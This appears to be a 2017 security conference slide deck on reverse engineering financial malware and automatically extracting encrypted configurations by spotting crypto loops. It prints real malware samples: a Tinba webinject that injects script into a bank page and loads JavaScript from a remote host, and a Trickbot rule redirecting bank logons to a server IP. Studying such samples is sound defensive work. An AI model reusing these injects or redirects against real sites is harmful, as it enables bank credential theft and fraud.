June 2017

Crypton

Exposing Malware's Deepest Secrets

PRESENTED BY:

Julia Karpin and Anna Dorfman

About Us: Julia Karpin

- F5 research team
- Reverse engineering financial malware since 2012
- Windows & Android malware
- BSc. in Information systems
- @s0lid_dr4g0n

About Us: Anna Dorfman

- (Ex)F5 research team
- Cryptography enthusiast
- Software engineer
- BSc. in Computer Science
- @___ignis

Everybody talks about ransomware…

- WannaCry: $55,000
- CryptoWall: $18 million
- CryptoLocker: $30 million
- Neverquest: $5 million
- Dridex: $50 million
- GameOver Zeus: $100 million

Financial Malware

Man in the Browser (MITB)

- **Hook network APIs**
- HttpSendRequestA, InternetConnect

- **Inject into / intercept traffic**

- **Steal credentials**

MITB: Webinjects

- HTML / JavaScript code snippets
- Modify the bank's page
- Perform automatic transactions

MITB: Webinjects


```
set_url https://e-bank.[redacted].p* GP
data_before
<head>
data_end
data_inject
<script id="myqwe1">
window.rem777bname = '%BOTUID%';
window.rem777ddeell = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a));};
</script>
<script id="myqwe4" src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"></script>
<script id="myqwe2" src="https://[redacted]/pl/cag_frr.js"></script>
<script id="myqwe3">
delete $;delete jQuery;
window.rem777ddeell("myqwe1");window.rem777ddeell("myqwe2");window.rem777ddeell("myqwe4");window.rem777ddeell("myqwe3");
delete rem777bname;delete rem777ddeell;
</script>
data_end
data_after
data_end
```

From Tinba's webinjects configuration

MITB: Redirects

- Intercept requests to the bank's URL
- Redirect the requests to a malicious server
- Return a fake banking page
  - Used by Trickbot, Dridex, Neverquest, Gootkit, etc.

MITB: Redirects



MITB: Redirects

```
<sinj>
<mm>*[redacted]link.online.[redacted]bank.com*</mm>
<sm>*[redacted]link.online.[redacted]bank.com/Logon/Logon.jsp*</sm>
<nh>dcsahfdrijbwypxomklqunsectza.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
```


From Trickbot's redirects configuration

MITB config life cycle

- **Malware receives encrypted configuration**
- **Stores it on the infected machine**
- **Decrypts it at some point, somewhere**
  - In which process?
  - When?
- **Utilizes the config contect in MITB hooks**


Analyzing Malware


Malware specific decryption script



Sandboxed Automation

Malware Configuration





Research Challenges

- **For each malware:**
  - Where is the configuration **stored**?
  - What **encryption stages** occur?
  - Is there a **custom crypto** algorithm?
  - When is the **encryption key** visible?

- **All of the above changes frequently, per variant!**

MalwareTech @MalwareTechBlog · Mar 1

Replying to @DridexBOT

writing config decrypter :I

1 1


Dridex BOT @DridexBOT · Mar 1


NP , tmrw we will change encrypt algo :-D hahaha now it's doing by CLICK on the button in admin panel ;-)

1 1

What does it mean for us?

- **Reverse Engineer**
  - Identify the crypto(graphic) algorithm(s)
  - Find encryption key
- **Decrypt**
  - Write a configuration decryption script
- **Repeat**






© Alamy Stock Photo

Stop!

What should we do?

Existing approaches

- **Plugins for static / dynamic analysis**
- ☺ Lightweight and **efficient**
- 😐 Helpful in **manual** reverse engineering
- ☹ Based on constants/crypto **signatures**

- **Academic Researches**
- ☺ Look for unique ways to locate crypto
  - e.g. Input\output data relationship
- ☹ Mostly unreliable for **custom** algorithms
- Recently: CryptoHunt by Dongpeng Xu et al


Our approach

Let the malware decrypt for us!

Our approach

- Identify ANY cryptographic algorithm
- Follow the malware's execution flow
- Extract the content once its decrypted

Introducing



- **What do all crypto code blocks have in common?**

(hint: not only XOR)

```
for( i = 0; i < 8; i++, RK += 6 )
    {
        RK[6]  = RK[0] ^ RCON[i] ^
        ( (uint32_t) FSb[ ( RK[5] >>  8 ) & 0xFF ]       ) ^
        ( (uint32_t) FSb[ ( RK[5] >> 16 ) & 0xFF ] <<  8 ) ^
        ( (uint32_t) FSb[ ( RK[5] >> 24 ) & 0xFF ] << 16 ) ^
        ( (uint32_t) FSb[ ( RK[5]       ) & 0xFF ] << 24 );

        RK[7]  = RK[1] ^ RK[6];
        RK[8]  = RK[2] ^ RK[7];
        RK[9]  = RK[3] ^ RK[8];
        RK[10] = RK[4] ^ RK[9];
        RK[11] = RK[5] ^ RK[10];
    }
```

AES


```
void prga(unsigned char state[], unsigned char out[], int len)
{
    int i=0,j=0,x,t;
    unsigned char key;

    for (x=0; x < len; ++x)  {
        i = (i + 1) % 256;
        j = (j + state[i]) % 256;
        t = state[i];
        state[i] = state[j];
        state[j] = t;
        out[x] = state[(state[i] + state[j]) % 256];
    }
}
```

RC4


- …But when diving into assembly

AES

RC4




The idea:
Find loops with mathematical operations




Where should we look?

- **Trace all buffers from windows I\O API?**
  - Huge function subset
  - New APIs



- **Follow memory allocations accesses?**
  - I\O accesses are volatile
  - Race conditions




